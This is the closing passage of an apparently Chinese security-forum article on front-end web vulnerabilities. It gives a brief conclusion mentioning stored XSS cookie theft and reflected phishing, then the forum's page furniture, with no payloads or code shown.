但这些标签利用都超过了长度限制，因此难以突破

总结

前端漏洞一般难以引起注意，危害性也没有后端的漏洞大，但前端漏洞非常灵活，无论是存储型XSS的反弹cookie还是反射性的钓鱼攻击，都有可能造成更大的危害，千里之

点击收藏 | 0 关注 | 1

上一篇：qemu-pwn-DefconQu...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板